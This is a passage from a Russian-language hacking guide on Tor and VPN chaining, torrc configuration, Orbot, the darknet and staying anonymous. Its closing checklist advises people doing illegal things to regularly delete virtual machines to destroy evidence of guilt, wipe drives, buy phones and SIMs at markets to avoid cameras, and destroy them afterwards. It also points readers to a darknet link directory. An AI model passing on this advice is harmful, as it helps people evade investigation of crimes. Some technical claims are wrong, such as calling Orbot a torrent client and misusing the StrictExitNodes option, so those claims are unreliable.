Недостаток в том, что VPN-сервис увидит твой настоящий IP-адрес. Некоторые VPN-сервисы (NordVPN, Privatoria, TorVPN) имеют настройки для создания подключений типа Tor-through-VPN. Это хорошо, но использование браузера Tor, обеспечивающего сквозное шифрование, все равно лучше.

VPN через Tor

При использовании VPN чрез Tor цепочка выглядит так:

Твой комп > Tor > VPN > Интернет

Этот тип подключения безопаснее первого, он обеспечивает практически полную анонимность и конфиденциальность работы в Интернете.

Однако существует всего два VPN-сервиса, поддерживающих такие подключения, а именно AirVPN и BolehVPN. Если тебя не смущает столь малый выбор, то VPN через Tor – более предпочтительный вариант.

Во-первых, VPN-сервис не знает твой настоящий IP-адрес, а видит лишь IP-адрес точки выхода из сети Tor. Если ты забрался так далеко, то стоит платить за VPN лишь с помощью биткоинов и только через браузер Tor. В таком случае у VPN-сервиса не будет ни единой зацепки, по которой тебя можно идентифицировать, даже если сервис ведет логи.

Другой однозначный плюс – защита от опасных точек выхода из сети Tor (спасибо VPN-сервису, который шифрует твои данные).

Этот метод позволяет обойти любые блокировки точек выхода сети Tor, с которыми можно столкнуться, используя подключение типа Tor через VPN.

Если ты не хочешь возиться с настройкой подключения VPN через Tor, ты всегда можешь подключиться по схеме Tor через VPN. Для этого нужно подключиться к VPN-сервису, а затем запустить браузер Tor.

5.3.6. Использование браузера Tor в Windows

Чтобы начать использовать Tor, нужно скачать браузер Tor. Это особым образом настроенный браузер Firefox. После загрузки нужно установить Tor как обычную программу. Ярлык будет создан на рабочем столе автоматически, можно переместить его на панель задач для большего удобства. Tor

устанавливается как обычная программа и не требует каких-либо специальных знаний.

Щелкнув по ярлыку, появится диалоговое окно с двумя вариантами: подключаться сразу (кнопка **Connect**) или сначала настроить прокси (кнопка **Configure**). Если ты хочешь настроить соединение типа VPN через Tor (либо подключаешься через прослушиваемую или цензурируемую сеть), нужно выбрать второй вариант и настроить все вручную.

Работая через браузер Tor, первым делом нужно убедиться, правильно ли он работает. Для этого достаточно зайти на любой сайт, показывающий IP-адрес посетителя (например, на myip.ru). Если ты не увидишь свой собственный IP-адрес, все в порядке!

Использовать браузер Tor очень просто – введи нужный тебе URL и работай, как обычно (рис. 5.4). Поисковые машины не очень любят Tor (по понятным причинам, ведь они теряют свои деньги на тартетированной рекламе), поэтому могут быть проблемы с поиском информации в том же Google. Можно использовать любую другую поисковую систему, которая более лояльна к Tor или же вводить адреса сайтов напрямую, а не выбирать из результатов поиска.




Рис. 5.4. Браузер Tor

Несколько рекомендаций по безопасному использованию Tor:

- Не посещай сайты, у которых нет HTTPS-версии, а есть только Tor – это лишь инструмент маршрутизации трафика, шифрующий весь трафик

внутри сети Tor. Трафик, исходящий из сети, уже не шифруется! Это делает тебя уязвимым, когда твой трафик попадает на точки выхода, ведь там он дешифруется. Поэтому нужно постоянно использовать методы и средства сквозного шифрования (SSL или TLS) и посещать лишь сайты, использующие протокол HTTPS. Не лишним будет использовать плагин HTTPS Everywhere.

- Не качай торренты через Tor. Эта сеть не создавалась для обмена файлами по стандарту peer-to-peer (точка-точка). Скорее всего, на многих точках выхода все это будет заблокировано. Использование трафика типа P2P замедляет скорость работы в сети Tor других пользователей и угрожает твоей анонимности (клиенты BitTorrent отправляют твой IP-адрес трекерам и пирам BitTorrent).
- Не указывай свой основной адрес электронной почты. Как сказал один умный человек, «использовать Tor и указывать свой основной почтовый адрес – это все равно, что прийти на маскарад в маске и с бейджиком, на котором написано твое имя». Лучше всего создать почтовый ящик на одном из анонимных почтовых сервисов вроде tuta.io. Разумеется, это следует делать только после подключения к сети Tor, а не до этого (рис. 5.5).
- Не используй Google. Эта поисковая система печально известна тем, что собирает сведения о поведении пользователей и результаты их поисковых запросов, чтобы увеличить собственную выручку. Вместо Google лучше использовать DuckDuckGo.




Рис. 5.5. Сайт tuta.io

На рис. 5.6 изображено меню браузера Tor. Оно отличается от стандартного меню Firefox, в нем есть два новых пункта:

- **New Indentity** – создать новую личность. Стирается вся информация о тебе, в том числе какие сайты ты посещал, установленные Cookies, создается новая цепочка узлов Tor. В общем, начало с чистого листа. Что-то вроде быстрого перезапуска браузера Tor.
- **New Tor Circuit for this Site** – позволяет создать новую цепочку узлов Tor для текущего сайта, но при этом не стирается личность пользователя. Если ты был залогинен на сайте, то выход не будет произведен, но с большей долей вероятности будет сменен твой IP-адрес. Как это перенесет сайт, зависит только от него. Подобная команда может быть использована, если нужно просто сменить цепочку узлов, например, когда соединение работает медленно и ты не хочешь уходить с сайтов, а просто хочешь, чтобы соединение работало быстрее. Есть вероятность, что будет выбрана более быстрая цепочка.




Рис. 5.6. Меню браузера Tor

Примечание. Не устанавливай русский язык для браузера Tor. Использование английской версии браузера – это дополнительная маскировка на посещаемых сайтах!

5.3.7. Тонкая настройка Tor

Установка выходных узлов

При использовании VPN или анонимного прокси есть возможность выбрать сервер, находящийся в определенной стране. Например, некоторые немецкие каталоги запчастей не позволяют войти с русского IP-адреса. Нужен местный – немецкий. В VPN это делается путем выбора локации сервера в Германии. А как же Tor?

В Tor также можно выбрать расположение выходного узла. Для этого открой файл *torrc* (если ты не сменил папку по умолчанию, он будет находиться в папке C:\Tor Browser\Browser\TorBrowser\Data\Tor) в любом текстовом редакторе (Блокнот, Atom, Notepad2) и добавь в его конец две строчки:

```
ExitNodes {DE}
StrictExitNodes 1
```

В скобках нужно указать код страны, например, DE для Германии, US – для США и т.д. Вторая строчка говорит Tor, что выходные узлы должны быть строго из этой страны. Если вторую строчку не указать, Tor может в некоторых случаях проигнорировать требование ExitNodes.

> **Примечание.** StrictExitNodes 1 – указание в случае недоступности выбранного сервера не пытаться подключиться к другому, а выводить ошибку.

Если необходимо задать несколько стран, то перечисли их через запятую:

```
ExitNodes {US},{DE},{RU}
StrictExitNodes 1
```

Иногда есть обратная задача. Задать страну, через которую нельзя выходит «в мир». То есть Tor может использовать выходные узлы из любой страны, кроме заданной. В этом случае используй просто один параметр StrictExitNodes:

```
StrictExitNodes {MD},{KZ}
```

В этом случае мы не хотим, чтобы наши выходные узлы были из Молдовы и Казахстана. После внесения изменений перезапусти Tor.

Фиксирование входных узлов

Аналогично фиксируется и входной узел:

```
EntryNodes <имя узла>
StrictEntryNodes 1
```

Есть еще одна полезная настройка из этой серии - TrackHostExits фиксирует выходной узел (host) для заданных доменов, что позволяет сохранять сессию для тех серверов, которые проверяют IP клиентов. Синтаксис записи такой:

```
TrackHostExits host,.domain,...
```

Исключение подозрительных узлов

Стать членом сети Tor и развернуть собственный узел Tor может кто угодно, в том числе наши доблестные правоохранительные органы. К счастью, Tor может решить эту проблему – в настройках можно задать, через узлы из каких стран не должны проходить твои данные:

```
ExcludeNodes {ru}, {ua}, {by}
```

Теперь если пытливые ребята с серенькими глазками в РФ, УА или РБ додумаются сделать подставной Tor-сервер и попытаются прослушивать выходные данные, то мы никак не сможем попасть на такой сервер.

> **Примечание.** Есть полезное свойство файла torrc. Это комментарий. Tor не выполняет строки в файле torrc если строка начинается с символа «#». Благодаря комментариям вы можете хранить в файле torrc заготовки, и при необходимости быстро включать их, убрав «#».

Запрещаем использовать комп в качестве выходного узла

Представь себе: к тебе врываются ребята с трехбуквенными надписями на спинах и пытаются обвинить тебя во всех смертных грехах, а ты ничего не

делал! Кто-то сделал все за тебя, а твой комп просто был выходным узлом.... В общем, чтобы такого не произошло, добавь в *torrc* строчки:

```
ExitPolicy reject *:* # no exits allowed
ExitPolicy reject6 *:* # no exits allowed
```

Они запрещают использовать наш сервер в качестве точки выхода (Exit Node) трафика. В противном случае, Tor будет пытаться использовать наш сервер для передачи исходящего трафика сети на внешние серверы. К сожалению, не все используют Tor с благими намерениями, а если трафик покидает Tor через твой сервер, все проблемы и последствия свалятся в том числе и на твою голову.

Установка прокси-сервера в Tor

Добавь следующие строки в конец конфигурационного файла Tor с заменой <адрес прокси> и <номер порта> (а также <логин> и <пароль>, если они есть) на конкретные значения прописываемого http или https прокси-сервера.

```
# Force Tor to make all HTTP directory requests through
this host:port (or
# host:80 if port is not set).
HttpProxy <адрес прокси>:<номер порта>

# A username:password pair to be used with HTTPProxy.
HttpProxyAuthenticator <логин>:<пароль>

# Force Tor to make all TLS (SSL) connectinos through this
host:port (or
# host:80 if port is not set).
HttpsProxy <адрес прокси>:<номер порта>

# A username:password pair to be used with HTTPSProxy.
HttpsProxyAuthenticator <логин>:<пароль>
```

После правки и сохранения файла *torrc* необходимо перезапустить Tor. Для проверки настроек можно Tor-анализатор (зайти на http://check.torproject.org).

Другие параметры конфигурационного файла

Таблица 5.1 содержит различные полезные параметры конфигурационного файла Tor.

Таблица 5.1. Параметры конфигурационного файла Tor

Параметр	Описание
EntryNodes nickname,nickname,..	Список серверов, которые предпочтительно использовать в качестве «входных» для установления TCP/IP-соединения с узловой цепочкой маршрутизаторов Tor, если это возможно.
ExitNodes nickname,nickname,...	Список серверов, которым предпочтительно отводить роль замыкающего звена в узловой цепочке маршрутизаторов Tor, если это возможно.
ExcludeNodes nickname,nickname,..	Список узлов, которые вовсе не следует использовать при построении узловой цепочки.
StrictExitNodes 0|1	Если установлено в 1, Tor не будет использовать какие-либо узлы, кроме тех, которые присутствуют в списке выходных узлов в качестве посредников, устанавливающих соединение с целевым хостом и, соответственно, являющихся своеобразным замыкающим звеном в цепочке узлов.
StrictEntryNodes 0|1	Если данному параметру присвоено значение 1, Tor не будет использовать какие-либо узлы, кроме тех, которые присутствуют в списке входных узлов для подключения к сети Tor.
FascistFirewall 0|1	Если данному параметру присвоено значение 1, Tor при создании соединения будет обращаться исключительно на Луковые Маршрутизаторы, у которых для осуществления подключения открыты строго определенные номера портов, с которыми позволяет устанавливать соединение твой файрвол (по умолчанию: 80-й (http), 443-й (https), см. FirewallPorts). Это позволит Tor, запущенному на твоей системе, работать в качестве клиента за файрволлом, имеющим жесткие ограничительные политики. Обратное утверждение неверно, поскольку в этом случае Tor не сможет исполнять обязанности сервера, закрытого таким файрволлом.

FirewallPorts ПОРТЫ	Список портов, к которым твоей файрволл позволяет подсоединяться. Используется только при установленном значении параметра FascistFirewall. (По умолчанию: 80, 443) (Default: 80, 443)
LongLivedPorts ПОРТЫ	Список портов для сервисов, которые имеют склонность устанавливать особо длительные соединения (к ним относятся преимущественно чаты, а также интерактивные оболочки) Узловые цепочки из маршрутизаторов Tor, которые используют эти порты, будут содержать только узлы с наиболее высоким аптаймом (характерным временем присутствия в сети), с целью уменьшения вероятности отключения узлового сервера от сети Tor до закрытия потока. (По умолчанию: 21, 22, 706, 1863, 5050, 5190, 5222, 5223, 6667, 8300, 8888).
MapAddress адрес:новый_адрес	Когда к Tor придет запрос на указанный адрес, луковый маршрутизатор изменит адрес перед тем, как приступить к обработке запроса. Например, если нужно, чтобы при соединении с www.example.com была использована цепочка узлов Tor с выходом через torserver (где torserver – это псевдоним сервера), используй «MapAddress www.example.com www.example.com.torserver.exit».
NewCircuitPeriod ЧИСЛО	Каждые ЧИСЛО секунд анализировать состояние соединения и принимать решение о том, нужно ли инициировать построение новой узловой цепочки. (По умолчанию: 30 секунд)
MaxCircuitDirtiness ЧИСЛО	Разрешить повторное использование цепочки, в первый раз собранная в определенном составе своих звеньев - самое большее - ЧИСЛО секунд назад, но никогда не присоединять новый поток к цепочке, которая обслуживала данный сеанс в течение достаточно продолжительного времени (По умолчанию: 10 минут).

NodeFamily псевдоним,псевдоним,...	Именованные сервера Tor (закономерным образом, для повышения степени прозрачности иерархии сети Tor) объединяются в «семейства» по признаку общего или совместного администрирования, так что следует избегать использования любых 2-х из таких узлов, «связанных родственными узами», в одной и той же цепочке анонимных маршрутизаторов Tor. Специальное задание опции NodeFamily может понадобиться только тогда, когда сервер с данным псевдонимом сам не сообщает о том, к какому «семейству» он себя причисляет, что на стороне сервера OR должно быть продекларировано путем указания параметра MyFamily в файле torrc. Допускаются множественные указания этой опции.
RendNodes псевдоним,псевдоним,...	Список узлов, которые по возможности желательно использовать в качестве точек рандеву (встречи).
RendExcludeNodes псевдоним,псевдоним,...	Список узлов, которые ни в коем случае не следует использовать при выборе точек рандеву (точек встречи).
SOCKSPort ПОРТ	Известить Tor о том, что на этом порту должны прослушиваться соединения, устанавливаемые приложениями, использующими SOCKS-протокол. Обнулите этот параметр, если Вам вовсе ни к чему, чтобы приложения устанавливали соединения по SOCKS-протоколу посредством Tor. (Значение по умолчанию: 9050)
SOCKSBindAddress IP[:ПОРТ]	Установить привязку к данному адресу для прослушивания запросов на соединение от приложений, взаимодействующих по SOCKS-протоколу. (По умолчанию: 127.0.0.1). Также можно указать порт (например, 192.168.0.1:9100), который, разумеется, на целевой машине должен быть «открыт» посредством соотв. настройки файервола. Определение этой опции может быть повторено многократно для осуществления одновременной («параллельной») привязки ко множеству различных адресов/портов.

SOCKSPolicy политика,политика,..	Задает политики входа на данный сервер с целью ограничения круга клиентских машин, которым разрешено подключаться к SOCKS порту. Описание этих политик вводится аналогично тому, как это делается для политик выхода (см. ниже).
TrackHostExits хост,.домен,...	Для каждого из значений в разделенном запятыми списке, Tor проследит недавние соединения для хостов, соответствующих этому значению и попытается использовать один и тот же выходной (замыкающий) узел для каждого из них. Если очередной элемент списка предваряется символом «.», то его значение будет трактоваться, как соответствующее домену в целом. Если один из элементов списка состоит из одной только «точки», то это указывает на его «универсальное» соответствие всем путевым именам. Эта опция может оказаться полезной, если ты часто устанавливаешь соединение с серверами, которые аннулируют все записи о пройденной тобой аутентификации (т.е. принуждают выйти и зарегистрироваться снова) при осуществлении попытки переадресации TCP/IP-соединения, установленного с одним из таких серверов, на твой новый IP-адрес после его очередной смены. Обрати особое внимание на то, что использование этой опции невыгодно для тебя тем, что это позволяет серверу напрямую ассоциировать историю соединений, запрашиваемых определенным IP, с твоей пользовательской учетной записью. Хотя в принципе, если кому-то и понадобится собрать всю информацию о твоем пребывании на сервере, желающие в любом случае смогут сделать это посредством cookies или других специфичных для используемого протокола обмена средств.
TrackHostExitsExpire ЧИСЛО	Поскольку серверы, являющиеся выходными звеньями узловой цепочки, имеют право начинать работу и завершать ее по собственному усмотрению, т.е. так или иначе – произвольным, случайным образом, желательно, чтобы ассоциация между хостом и выходным узлом автоматически потеряла свою силу по истечении некоторого ЧИСЛА секунд полного отсутствия сетевой активности со стороны сервера. По умолчанию – 1800 секунд (30 минут).

Существующий набор команд Tor достаточно велик. Рассмотрение их всех выходит за рамки настоящего обозрения. Здесь были приведены лишь несколько наиболее типичных вариантов редактирования и лишь часть команд. Полный список и синтаксис команд (на английском языке) можно найти на сайте Tor.

5.3.8. Установка Tor в Android

Torrent-клиент для Android называется Orbot и загрузить его можно по адресу **https://play.google.com/store/apps/details?id=org.torproject.android.**

Но установка Orbot не означает, что теперь твое устройство защищено и ты можешь безопасно передавать данные. Отнюдь. Требуется дополнительная настройка.

Запусти Orbot. Ты увидишь большую серую луковицу - это символ проекта Tor. Серая она потому, что смартфон не подключен к сети Tor в данный момент (рис. 5.7).




Рис. 5.7. Приложение Orbot

Нажми луковицу. Начнется процесс подключения к сети Tor. Как только соединение будет установлено, появится вот такое сообщение (рис. 5.8).




Рис. 5.8. Ты подключен к сети Tor




Рис. 5.9. Какой браузер использовать?

Сообщение гласит, что ты подключен к Tor, но это не означает, что твое устройство безопасно. Также предлагается нажать кнопку Browser для проверки твоего соединения. Нажмите ее. Далее тебя спросят, какой браузер нужно использовать - стандартный или Orfox (он более защищенный), см. рис. 5.9

Лучше выбрать Orfox. Далее Orbot отобразит список приложений для работы с сетью Tor. Все эти приложения настроены на использование Tor и не будут использовать соединение с Интернетом в обход (рис. 5.10).

Установи эти приложения и используй их вместо стандартных. Чтобы с Tor заработала какая-то сетевая программа (отличная от Orweb), нужно ее соответствующим образом настроить. Но вся проблема в том, что далеко не все программы позволяют задавать необходимые параметры. Если в настройках программы можно указать параметры прокси-сервера, тогда ее можно «подружить» с Tor. Просмотри параметры программы. Если она позволяет указать прокси-сервер, то укажи IP-адрес прокси 127.0.0.1 и порт 8118. Можно попытаться использовать режим прозрачной проксификации, он же режим

VPN. В этом случае весь исходящий трафик будет проходить через Tor. Но об этой функции нужно знать следующее: для ее работы нужны права *root* и она работает не на всех устройствах. Для ее включения нажмите кнопку VPN (рис. 5.11).




Рис. 5.10. Приложения для работы с Tor




Рис. 5.11. Включение режима VPN

5.4. VPN для Linux

Данная книга, хоть и для хакеров и опытных пользователей, но и начинающим она будет полезна. А для начинающих важно, чтобы все было как можно проще. Идеально – установил программу – и она сразу работает. В случае с VPN в Linux не все так просто – часто приходится VPN-соединение настраивать вручную, что для начинающего пользователя, который только-только делает первые шаги в Linux, не всегда понятно. Поэтому рекомендуем VPN от KeepSolid VPN Unlimited, который предоставляет удобный клиент для Linux, работающий сразу после установки.

Скачать VPN-клиент можно по адресу:

https://www.vpnunlimitedapp.com/ru/downloads/linux

Скачанный пакет содержит много зависимостей (для его работы нужно системе установить много других пакетов), поэтому для правильной его установки нужно открыть терминал, перейти в каталог Downloads (команда cd ~/Downloads) и ввести команду:

```
sudo apt install ./vpn-unlimited-<версия>.deb
```

После установки запустить клиент можно так:

```
vpn-unlimited
```

При первом запуске нужно зарегистрироваться, а после этого в окне программу нажать кнопку СТАРТ. VPN-соединение будет установлено за считанные секунды. Большая часть времени, потраченная на настройку VPN-соединения у тебя уйдет на установку пакетов и регистрацию в сервисе. Бесплатный тестовый период дается на одну неделю, а дальше нужно будет платить. С тарифами можешь ознакомиться на сайте сервиса.

Рис. 5.12. VPN-клиент в Linux

5.5. Что такое DarkNet?

В этой главе мы говорили о Tor. Говоря о Tor, невозможно не поговорить о DarkNet. Глобальную сеть можно условно разделить на три слоя:

1. Видимый – здесь находятся обычные веб-ресурсы, сайты, которые можно посетить по обычной ссылке или найти в поисковиках.
2. Глубокий – здесь находятся сайты, закрытые от индексации поисковыми машинами. Сюда можно отнести корпоративные сети и хранилища, доступ к которым закрыт логином и паролем. Обычный пользователь не имеет доступа к ним.
3. DarkNet – собирательное название всех компьютерных сетей, предназначенных для анонимной передачи информации. Здесь есть сервисы для торговли, как правило, запрещенными товарами, анонимного общения или обмена всякого рода контентом. Такие сервисы нельзя открыть обычным браузером или найти в обычном поисковике.

Архитектура DarkNet препятствует слежке и контролю за передачей информации. Поэтому, с одной стороны, даркнет может быть как орудием против цензуры, так и ширмой для преступлений с другой стороны.

Во многих странах мира использовать скрытые сети не запрещается. Но в самом даркнете происходят многие дела, которые запрещены законом большинства стран. С недавнего времени торговля в даркнете поднялась до невиданных ранее высот – ведь появился анонимный биткоин, позволяющий передавать деньги действительно анонимно. Даркнет превратился в виртуальный черный рынок. Здесь можно купить наркотики, оружие, детскую порнографию, украденные данные (например, украденные номера кредитных карт) и другие товары, которые на обычных сайтах продавать нельзя, иначе гарантированы проблемы с законом.

Попасть в даркнет гораздо проще, чем тебе кажется. Окном туда является Tor. Сайты в даркнете имеют специальные адреса в зоне .onion. Сайты этой зоны нельзя открыть в обычном браузере, только в Tor. Хотя книга и посвящена хакингу, мы не будем публиковать адреса ресурсов с запрещенным контентом сугубо из моральных соображений. Если ты хочешь познакомиться с даркнетом и не знаешь с чего начать, то запусти Tor и перейди на один из этих сайтов:

- Каталог ссылок на популярные сайты даркнета The Hidden Wiki: *http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page*

- Facebook: *https://facebookcorewwwi.onion*
- Международная версия BBC: *https://www.bbcnewsv2vjtpsuy.onion*
- Поисковик DuckDuckGo: *https://3g2upl4pq6kufc4m.onion*

Onion-версии Facebook и BBC используются для обхода запрета на доступ к этим сайтам в странах, где они находятся под запретом.

Даркнет помимо своей романтики и духа хакерства и анонимности таит в себе угрозы. Вот наиболее распространенные из них:

- Мошенничество – не спеши ничего покупать в даркнете. Получив деньги, аноним может просто не выполнить своих обязательств. Наказать ты его никак не накажешь, поскольку он аноним и вычислить его практически невозможно. Да и если ты решился на покупку чего-то в даркнете, скорее всего, это что-то – незаконное и ты не будешь об этом никому рассказывать. На это и рассчитывают мошенники.
- Шок-контент – поскольку цензуры в даркнете нет, легко можно наткнуться на контент, который подвергнет тебя в шоковое состояние. Особо впечатлительным может даже понадобиться помощь психолога. Лучше приготовиться к этому заранее – в даркнете может быть все, что угодно.
- Действия других хакеров – не нужно думать, что у хакеров есть кодекс чести, ну или же не нужно причислять себя к числу хакеров, только если научился пользоваться Tor'ом. Тебя могут банально взломать, чтобы украсть личные данные, платежную информацию и т.д. Правила те же, что и при работе с обычными сайтами – не переходить по неизвестным ссылкам (а они все неизвестные!) и не открывать подозрительные файлы.

5.6. На пути к полной анонимности

Напоследок еще несколько рекомендаций:

1. Старайся использовать анонимные подключения к Интернету. Например, в некоторых странах можно купить SIM-карты без паспорта. Если ты находишься в такой стране, обязательно используй анонимные карточки, а не контрактные стационарные подключения. Современные стандарты связи 4G и в скором будущем 5G позволяют передавать данные с довольно большой скоростью. Карточки, как и устройства выхода в сеть (смартфоны) нужно периодически менять. Чем чаще, тем лучше. Покупать карточки и смартфоны нужно не в официальных салонах, а на рынке. Бывшее в употреблении устройство, поддерживающее 4G, стоит не

так дорого – это раз. На рынке вряд ли будет камера, записывающая кто и когда купил смартфон и SIM-карту – это два. Старые карточки – уничтожай. Старые устройства – в идеале тоже, но можно продать с соблюдением предосторожности, лучше из рук в руки, а еще лучше – уничтожить. Так ты анонимизируешь сам выход в сеть.

2. Позаботься о том, чтобы на твоем локальном узле не сохранялось никакой лишней информации. В идеале разверни виртуальную машину VMWare, в нее установи Windows, а еще лучше – Linux (она вообще не собирает лишней информации о пользователе). Выход в Интернет нужно производить из этой машины, а твоя система пусть остается девственно чистой. Если занимаешься чем-то незаконным или не совсем законным, время от времени удаляй виртуальную машину и создавай ее заново. Так ты удалишь информацию, которая может послужить доказательством твоей вины. В идеале использовать SSD – с них сложнее восстановить информацию. Для HDD используй утилиты вроде WipeInfo для окончательного удаления информации.
3. Внутри виртуальной машины используй Tor, а еще лучше VPN + Tor для лучшей защиты.
4. Создай почтовый ящик на анонимном сервисе вроде tuta.io и используй его для переписки. Желательно менять время от времени и почтовые ящики.
5. Не используй мессенджеры, использующие привязку к номеру телефона. Пример мессенджера, который не требует номер телефона при регистрации – Wickr Me.
6. Для обычной и анонимной жизни используй разные пароли. Пользователи имеют вредную привычку использовать один и тот же пароль на все случаи жизни. Привычка пагубная и может плохо закончиться.
7. Расчеты в сети (оплата услуг того же VPN-провайдера) производи исключительно с использованием Bitcoin – так есть шанс остаться незамеченным.

Соблюдение всех этих правил вряд ли сделает твою работу в Интернете комфортной. Но никогда безопасность не бывает комфортной и об этом нужно помнить.

Глава 6.

Что такое Kali Linux и как его использовать для взлома

6.1. Вкратце о Kali

Kali Linux – это еще один дистрибутив Linux. С технической точки зрения он основан на Debian и если ты до этого работал с Debian или Ubuntu, то большую часть знаний можно применить и к Kali Lunux. Дистрибутив Kali создан для продвинутого тестирования (ага, для тестирования!) на проникновение и аудита безопасности.

